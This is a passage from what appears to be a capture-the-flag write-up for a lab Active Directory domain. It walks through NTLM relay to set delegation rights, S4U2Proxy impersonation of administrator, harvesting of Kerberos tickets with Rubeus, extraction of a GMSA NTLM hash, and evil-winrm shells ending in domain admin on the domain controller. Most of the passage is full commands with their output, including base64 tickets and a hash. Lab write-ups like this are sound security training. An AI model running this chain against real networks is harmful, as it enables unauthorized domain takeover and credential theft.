[*] HTTPD(80): Authenticating against ldap://192.168.99.1 as UNIVERSITY/WS-3$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Connection from ::ffff:192.168.99.2 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from ::ffff:192.168.99.2 controlled, but there are no more targets left!
[*] Delegation rights modified succesfully!
[*] hello$ can now impersonate users on WS-3$ via S4U2Proxy
```

I can use hello$ to get service ticket

```
└─→ $getST.py -spn HTTP/ws-3.university.htb university.htb/'hello$':password -impersonate administrator -dc-ip 10.10.11.39
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@HTTP_ws-3.university.htb@UNIVERSITY.HTB.ccache
```

```
└──╼ $KRB5CCNAME=administrator@HTTP_ws-3.university.htb@UNIVERSITY.HTB.ccache proxychains4 evil-winrm -i ws-3.university.htb -r university.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.99.2:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator.UNIVERSITY\Documents>
```

I get admin on ws-3

Get root on dc

Upload rubeus and I can monitor several tickets

```
[*] 8/14/2025 10:37:22 PM UTC - Found new TGT:

  User                  :  Martin.T@UNIVERSITY.HTB
  StartTime             :  8/14/2025 7:10:21 AM
  EndTime               :  8/14/2025 5:10:21 PM
  RenewTill             :  8/21/2025 7:10:21 AM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIFjjCCBYqgAwIBBaEDAgEWooIEjTCCBIlhggSFMIIEgaADAgEFoRAbDlVOSVZFUlNJVFkuSFRCoiMwIaADAgECoRowGBsGa3JidGd0Gw5VTklWRVJTSVRZLkhUQqOCBEEwggQ9oAMCARKhAwIBAqKCBC8EggQr
mmo3zzJkCeMBMFnk+pyZ+QksEzKXiMQW0/HTUZBLoztM1VjhHwZSdFsKx5+zcgFFe/PTshOL5pHeAoGVrlrbzRz67o0JjBvB6jstPkqG7TYcOfQhVyhK7lTxvlMRMUmiqSXToyBUbGlBDRJRQQSogM0qHcNzrXRK+J9Q
HWyVmZB1MkcCymVK6x4kTWUR+Aohcdkqr26/rLodVH00DFt0JUGk/mPXlLwJpq1Rb9R6hv2pjPXz4qV2X/xHvH3lW230rAVAWwi41OXOKHx6ePP1z9vY1qYI0dnEuIYccJ9J1DDPfh6LH2tNs+kdhzn5428zFDFD5RyO
EpH0y0FmSuKqLxRNUF37p+mciW2vRw+w734V+pDJPYKORq+0rGUm50aoHDwu1KvQDT8G/AAuilC64lfDvuhqpne8/NkWj421J1HeTz7hwQ4PGFtZ7NOh7jOdbL8X52rqheks4q3LmSU/TNvp17xJQ9JlXG+FZSn0YZfY
33HXPO0c3LltSqGP7PaBjkae0Q+f+aeAR5xBBoY9DH+baB4qOeWJYiU/Q3RULqSLPgPiqOdXRqwC2Zi3XfX/gYoLpUVTUX86uTqzh2DOpmyouE5oW9lO9YPakyR31wv0tYAlo7E/EIUgaPoyQHUxUbAtx01psaj9yBjW
eaZcDWeLizR8eBud/xrI/0NkjAJ2Xwihf1E07AdOTcWF2ItTB7kE0CrNbXSXwK3NFi1lA1RyupdhkNINx3rD72ICJ1Subeok5bAxS4RBzGVgyjv7YWRwmgwXiwSccCZMw4tWf7I/t5dw+dcVSbGY7TKynMw5zDSWqW1+
761Bz65fmFeOKrVpZojHsLVi+t8amLcTeLzRxnE94IOtqZJop/CQiqpHnJ5x/e42tSaIHr+w3WhhjAms5WxYcoO8Rlc/GfCoJGVL8iesiq4iM6UGzFVXotIgJ7dKcM0IpOphJcg0GeSOFGJrg3WmtaQqcLTSS+WmNHQK
ITfFpNXc7jKw+E/esf4kh2ZSF25jhyO/6gJoYGnkoSdQw8Llv9aHi/6qg8AhnQyYFW46a9/PIRB6uCx5he7e1Ipj8XBOuUUsY0pROR/FhOT7nQDvUXzSO/fQZLHBNMEWBFXgWo/wJphmvZq8BKidbgoIB8OMJ8tVTrr0
m1rIX0AkuhlQXBoIw5/2Dz2WS49d2pvwIbF1jeVootnZtEFioopVqhVubZD2jCiu/xBg/Qpm3FDnii+gzZl+GZi4lIgEUpQ8zXwrN86Z8blhyCEXAXqsCJkwWE5ENBuXBQqREw5yciJrT/n+FsqfQBwDDd7YQ9B2H+fF
BkwRc+5KlNrpwJPjold/U2RAEeGLKU7nKPM/wOavvvOmOBtVLAsUAU1cc+3P1uoVZwsKJGPsgUoIiDQX9Y/fwkOljiWDWNPr0ShrnWTjksIX3eKjgewwgemgAwIBAKKB4QSB3n2B2zCB2KCB1TCB0jCBz6ArMCmgAwIB
EqEiBCCgMW4t2+9miKQVR2HUn+/1gbWjNn8iBkHOgJjzFmHXpKEQGw5VTklWRVJTSVRZLkhUQqIVMBOgAwIBAaEMMAobCE1hcnRpbi5UowcDBQBA4QAApREYDzIwMjUwODE0MTQxMDIxWqYRGA8yMDI1MDgxNTAwMTAy
MVqnERgPMjAyNTA4MjExNDEwMjFaqBAbDlVOSVZFUlNJVFkuSFRCqSMwIaADAgECoRowGBsGa3JidGd0Gw5VTklWRVJTSVRZLkhUQg==
```

```
[*] 8/14/2025 10:37:22 PM UTC - Found new TGT:

  User                  :  WS-3$@UNIVERSITY.HTB
  StartTime             :  8/14/2025 3:37:22 PM
  EndTime               :  8/15/2025 1:23:14 AM
  RenewTill             :  8/20/2025 8:21:59 PM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFaDCCBWSgAwIBBaEDAgEWooIEejCCBHZhggRyMIIEbqADAgEFoRAbDlVOSVZFUlNJVFkuSFRCoiMwIaADAgECoRowGBsGa3JidGd0Gw5VTklWRVJTSVRZLkhUQqOCBC4wggQqoAMCARKhAwIBAqKCBBwEggQY
Mcai8X3I6+glruwfSLQEDoDkZSBxVdCpGylFH75XEDYpQxvNEuHme9a6ifB92yjWkZoaX1FkDpBw0WmdLG4IYP+w6rj9ejg9YnC5Kn6mctzBd1l0qHsjLUfY508DOCzHuxcn1C8XySpMsZwsEh8kWaENnz8qRb0119iQ
OBnObMQMLVVjnaqctLkYLk9AtgxESmO1g9Br+gwd2gcKqU8cA0vnaxeUAcum6jmLMjQQ9jz6uOXsjPrO00JLxnDPqHnDrCcBB0fUwzD2fzJyAT10qA+q6PRixFbGJICYjCYkHdmuEd5+uLCtEOVNR3HRBieAme98jpq+
KlRh/3vVZrYTTeHo99Tv/gXGyTuowB4uW/0pxccTp/nBSDP8b2MSvtr5WJ9Oz7FTmu3jpmix+nlkkT+gNC4OeWZmHQ/UyxOlnI0RLFYzAwcDFfaqOVFitkJ7XSk5ZmHImNKRKu+e72VkMVtLvj61nmaxOaYcmT+7FD9B
nVg+UbgxSKZRtwgrzvCrjPwaPRcK1F3jBPur7L+ikSojqSprnMHNXTGn+Dyi36oSa+zlLNOn83ZBLrkc9wz7p+sSen0wew5oWIDLU6ROI01wJQOh0VyUAPfiydxX1xIXx8YL1/irI+PogrnKpYpN0HjuBmsXiCN2Nk7w
RgmoixdmPJffNx2YYjaDQbB4Wa7/BQkJCjq/6AedhzFh9PaJNmAt7Vv/XPz4POeUQPZCBjsUolqf21a3GmBXn1rRQv8EEp822p5gAsUpegjBAOQqU1yPkWiKCyDMXAcSojKPYeLMJwQHXKIQo/KJ25Crmq+Q42olwNyA
mw8U1C07c7msJ+k3SQKudYACW4YeyDgBqfiS6ZDXWtDn/HPfT4Brj8h/0uVOzZ4bZqxbfJnSPs2AIFacbLmplR74YALwPQfFhua2KP+hZ8g5l6DLzD6B804m497BYGSeTIbNbDV752hIBM1Ky0vizrZJySwXr/JhSsKH
YXilq2sQPR35C8b00pEVqwktqyFpWg5l/m6cPvm53y2jPMWZFbH6ZJLYo+a5cDy7QVjxlmGXKNTPTCzKL5kaWBUB97AqOV7m/zFcfzZR7W/QdMVdvTINLUhRc/Wz3qAk4ZakmYVtywMSQuIP/fwK/mFRBiWak4avwahs
BsuhLU47h08/IIOdzLYdLTbdKCgMt5idzccvdWmFpKTnUNdD71xFzcI6SxPRgIlXiivMPj+dlWaBfAMiy7tIolj32MdDTtsa8erMi+By+CBiD1rHDTGUwV/l5bodNIHygtP6arkMZ/42ff8ZwV6g/+aij60gn63B7elb
mxMtXn9CNjDQphBojU94kC6s2fz34N9ZlI6k5HENqhRVfHB8vl4RRcVIxcDWxuVo1dA+2CAhHyGN37O8Sdw8X6OB2TCB1qADAgEAooHOBIHLfYHIMIHFoIHCMIG/MIG8oBswGaADAgEXoRIEEFlV1AqxEZdrgdkROgHP
LpGhEBsOVU5JVkVSU0lUWS5IVEKiEjAQoAMCAQGhCTAHGwVXUy0zJKMHAwUAYKEAAKURGA8yMDI1MDgxNDIyMzcyMlqmERgPMjAyNTA4MTUwODIzMTRapxEYDzIwMjUwODIxMDMyMTU5WqgQGw5VTklWRVJTSVRZLkhU
QqkjMCGgAwIBAqEaMBgbBmtyYnRndBsOVU5JVkVSU0lUWS5IVEI=
```

```
[*] 8/14/2025 10:37:22 PM UTC - Found new TGT:

  User                  :  Rose.L@UNIVERSITY.HTB
  StartTime             :  8/14/2025 3:32:42 PM
  EndTime               :  8/15/2025 1:31:11 AM
  RenewTill             :  8/21/2025 3:31:11 PM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFejCCBXagAwIBBaEDAgEWooIEezCCBHdhggRzMIIEb6ADAgEFoRAbDlVOSVZFUlNJVFkuSFRCoiMwIaADAgECoRowGBsGa3JidGd0Gw5VTklWRVJTSVRZLkhUQqOCBC8wggQroAMCARKhAwIBAqKCBB0EggQZ
NDajromFuMh3Qmp8HhdURibBP+eQ0v0iKH7bOekoCcJ7YxCzjWSB/JGLX0/3cfJ6UPrfgly+ccPzxs5leDCiNSYQhqDApVu9xY/SgQ6I99lEnzz2A86npG9UCGAPK98A111DCoD06MX13aGOdJndVGljpq4sDu5KdKi8
qFLXKJ+Gb0U4eOyzu8UCEaqFDoAcFh8d1KuflEJ/sdunsdsKjkBi5uq3Tclz7enK5eFqnKXe3G8dhNsE6DKq9zSAP89cXJy4RrnHCGEXZ3Oxsn3pCmstnWDio0qYoD509pmLDr6TpXvQSydqIXJne2goLVzxx4qmJbZk
njslfwYVuHyY2ITts9Mv2QkTgZIPX7aWVY3tq2LOzen4ydn9bg5WC8exPnjp+zobKA9iLoNPBGxT//hrZdWyW+KHfCzdgQtnwKIr0eVrjkuzEZNIKT1G/Wx1PtDgtcGEGsgcLgOI1iBup2NsRAls0zAHMBrvC6vo3RRr
bVgLjVwzBhqILNHKTb/TO4lLniqOhaPduXaUWmb8nT0uzFByTVus541jJwX8dRoUfQiuBIsqQTnWFzdGjNgjXodsBKfrTGxtiiNUJcfEBxfSSNKnRi4Mx75QZZlg0C1GEMk8OaUrUUs9jcqTsHOLtvyT0UeN1eQGAOHz
VKmxsIZ4qLfUKKntT6TApSr/UbR0splOZP90ljR7y9RqeA7s8C56g6fw5/EiNIWcw6LC5go194zU61O1sO79hxmdfxzD9qXUxDU7kUw9zHC0DA2jDsTlAjBkhXVYx3snVfMYFXCwsIHnQab/PKFihxmuyN9TxlL00YQa
4QkYyWjar75dwT1CCD5BYEOfxEqTuApx8LnbgKr4Que4yJH/L5wR9Zdc9lBmIW5Ttmh+/w2bcEet/yaIrwkB9y6A7DUGlR2Hlk2vJJKZdJVK6TP4CSV6dEqbzVdUMbW6qssu9GKFh3KNw47O9Ne0wRXrlQqhIvCTPr3v
wtcLznFF4DsiwkEmPVyShNUaFcnQWlCWsGvO0eeZBA+vErs/2MorW61wfQd1kbG6uMGFHByt3BzM1cB+32u8riomaiGaQGDGZdik0RAP4ZMfxhQsp3ehRHDv2f1XnEJU4dMwoTMwUCYjG1DznZlrD6uIbqNzLqvIIUd6
vQ3Evj48ckemxqrfwDkjklaiIgUW7/mrtNHuA/B5tHkfmcC3qUguHSVI4nA/q521qAihBn1Fl1IYSmskN0/jLP/3FnC16OkFMMujDWOhTH3gGACi/C3JSLOXg961t5Rsnkc6PSWP+sLR7f47IpYCG1DVH/j37M/CWcpf
l2OF6dm6oRHWFpamHUVYT/PIry4/SvkdHCAxomIzee81IeND71uuagBqMTuvGs6Lgyu7bWfj9LFTZnl68zJl6W+jgeowgeegAwIBAKKB3wSB3H2B2TCB1qCB0zCB0DCBzaArMCmgAwIBEqEiBCD3MI4aPzMblxl5Oxeb
o2XT+C5aJBexsgd9cVm2Sl1sg6EQGw5VTklWRVJTSVRZLkhUQqITMBGgAwIBAaEKMAgbBlJvc2UuTKMHAwUAYKEAAKURGA8yMDI1MDgxNDIyMzI0MlqmERgPMjAyNTA4MTUwODMxMTFapxEYDzIwMjUwODIxMjIzMTEx
WqgQGw5VTklWRVJTSVRZLkhUQqkjMCGgAwIBAqEaMBgbBmtyYnRndBsOVU5JVkVSU0lUWS5IVEI=
```

There are 4: 2 for ws-3, 1 for martin.t, 1 for rose.l. I need rose.l's ticket

```
└──╼ $echo 'doIFejCCBXagAwIBBaEDAgEWooIEezCCBHdhggRzMIIEb6ADAgEFoRAbDlVOSVZFUlNJVFkuSFRCoiMwIaADAgECoRowGBsGa3JidGd0Gw5VTklWRVJTSVRZLkhUQqOCBC8wggQroAMCARKhAwIBAqKC
BB0EggQZ
NDajromFuMh3Qmp8HhdURibBP+eQ0v0iKH7bOekoCcJ7YxCzjWSB/JGLX0/3cfJ6UPrfgly+ccPzxs5leDCiNSYQhqDApVu9xY/SgQ6I99lEnzz2A86npG9UCGAPK98A111DCoD06MX13aGOdJndVGljpq4sDu5KdKi8

qFLXKJ+Gb0U4eOyzu8UCEaqFDoAcFh8d1KuflEJ/sdunsdsKjkBi5uq3Tclz7enK5eFqnKXe3G8dhNsE6DKq9zSAP89cXJy4RrnHCGEXZ3Oxsn3pCmstnWDio0qYoD509pmLDr6TpXvQSydqIXJne2goLVzxx4qmJbZk

njslfwYVuHyY2ITts9Mv2QkTgZIPX7aWVY3tq2LOzen4ydn9bg5WC8exPnjp+zobKA9iLoNPBGxT//hrZdWyW+KHfCzdgQtnwKIr0eVrjkuzEZNIKT1G/Wx1PtDgtcGEGsgcLgOI1iBup2NsRAls0zAHMBrvC6vo3RRr

bVgLjVwzBhqILNHKTb/TO4lLniqOhaPduXaUWmb8nT0uzFByTVus541jJwX8dRoUfQiuBIsqQTnWFzdGjNgjXodsBKfrTGxtiiNUJcfEBxfSSNKnRi4Mx75QZZlg0C1GEMk8OaUrUUs9jcqTsHOLtvyT0UeN1eQGAOHz

VKmxsIZ4qLfUKKntT6TApSr/UbR0splOZP90ljR7y9RqeA7s8C56g6fw5/EiNIWcw6LC5go194zU61O1sO79hxmdfxzD9qXUxDU7kUw9zHC0DA2jDsTlAjBkhXVYx3snVfMYFXCwsIHnQab/PKFihxmuyN9TxlL00YQa

4QkYyWjar75dwT1CCD5BYEOfxEqTuApx8LnbgKr4Que4yJH/L5wR9Zdc9lBmIW5Ttmh+/w2bcEet/yaIrwkB9y6A7DUGlR2Hlk2vJJKZdJVK6TP4CSV6dEqbzVdUMbW6qssu9GKFh3KNw47O9Ne0wRXrlQqhIvCTPr3v

wtcLznFF4DsiwkEmPVyShNUaFcnQWlCWsGvO0eeZBA+vErs/2MorW61wfQd1kbG6uMGFHByt3BzM1cB+32u8riomaiGaQGDGZdik0RAP4ZMfxhQsp3ehRHDv2f1XnEJU4dMwoTMwUCYjG1DznZlrD6uIbqNzLqvIIUd6

vQ3Evj48ckemxqrfwDkjklaiIgUW7/mrtNHuA/B5tHkfmcC3qUguHSVI4nA/q521qAihBn1Fl1IYSmskN0/jLP/3FnC16OkFMMujDWOhTH3gGACi/C3JSLOXg961t5Rsnkc6PSWP+sLR7f47IpYCG1DVH/j37M/CWcpf

l2OF6dm6oRHWFpamHUVYT/PIry4/SvkdHCAxomIzee81IeND71uuagBqMTuvGs6Lgyu7bWfj9LFTZnl68zJl6W+jgeowgeegAwIBAKKB3wSB3H2B2TCB1qCB0zCB0DCBzaArMCmgAwIBEqEiBCD3MI4aPzMblxl5Oxeb

o2XT+C5aJBexsgd9cVm2Sl1sg6EQGw5VTklWRVJTSVRZLkhUQqITMBGgAwIBAaEKMAgbBlJvc2UuTKMHAwUAYKEAAKURGA8yMDI1MDgxNDIyMzI0MlqmERgPMjAyNTA4MTUwODMxMTFapxEYDzIwMjUwODIxMjIzMTEx

WqgQGw5VTklWRVJTSVRZLkhUQqkjMCGgAwIBAqEaMBgbBmtyYnRndBsOVU5JVkVSU0lUWS5IVEI=' | tr -d '\n' | base64 -d > rose.l.kirbi
```

I get rose.l.kirbi. Change it to ccache using ticketConverter


```
└──╼ $ticketConverter.py rose.l.kirbi rose.l.ccache
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

```
└──╼ $KRB5CCNAME=rose.l.ccache nxc smb dc.university.htb --use-kcache
SMB         dc.university.htb 445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:university.htb) (signing:True) (SMBv1:False)
SMB         dc.university.htb 445    DC               [+] UNIVERSITY.HTB\Rose.L from ccache
```

I can be authenticated as rose.l


Bloodhound shows I can read gmsa password




```
$KRB5CCNAME=rose.l.ccache nxc ldap dc.university.htb --use-kcache --gmsa
LDAP        dc.university.htb 389    DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:UNIVERSITY.HTB) (signing:None) (channel binding:No
TLS cert)
LDAP        dc.university.htb 389    DC              [+] UNIVERSITY.HTB\Rose.L from ccache
LDAP        dc.university.htb 389    DC              [*] Getting GMSA Passwords
LDAP        dc.university.htb 389    DC              Account: GMSA-PClient01$      NTLM: 6d364c74ff11b3bce0bc41c097bf55c8    PrincipalsAllowedToReadPassword: Acco
unt Operators
```

I got ntlm hash of GMSA_PCLIENT$

Bloodhound shows



I can get service ticket as admin on dc

```
└──╼ $getST.py -spn 'HTTP/dc.university.htb' -impersonate administrator 'university.htb/GMSA-PClient01$' -hashes ':6d364c74ff11b3bce0bc41c097bf55c8'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@HTTP_dc.university.htb@UNIVERSITY.HTB.ccache
```

I can psexec using this ticket

```
└──╼ $KRB5CCNAME=administrator@HTTP_dc.university.htb@UNIVERSITY.HTB.ccache evil-winrm -i dc.university.htb -r university.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
university\administrator
```

I'm root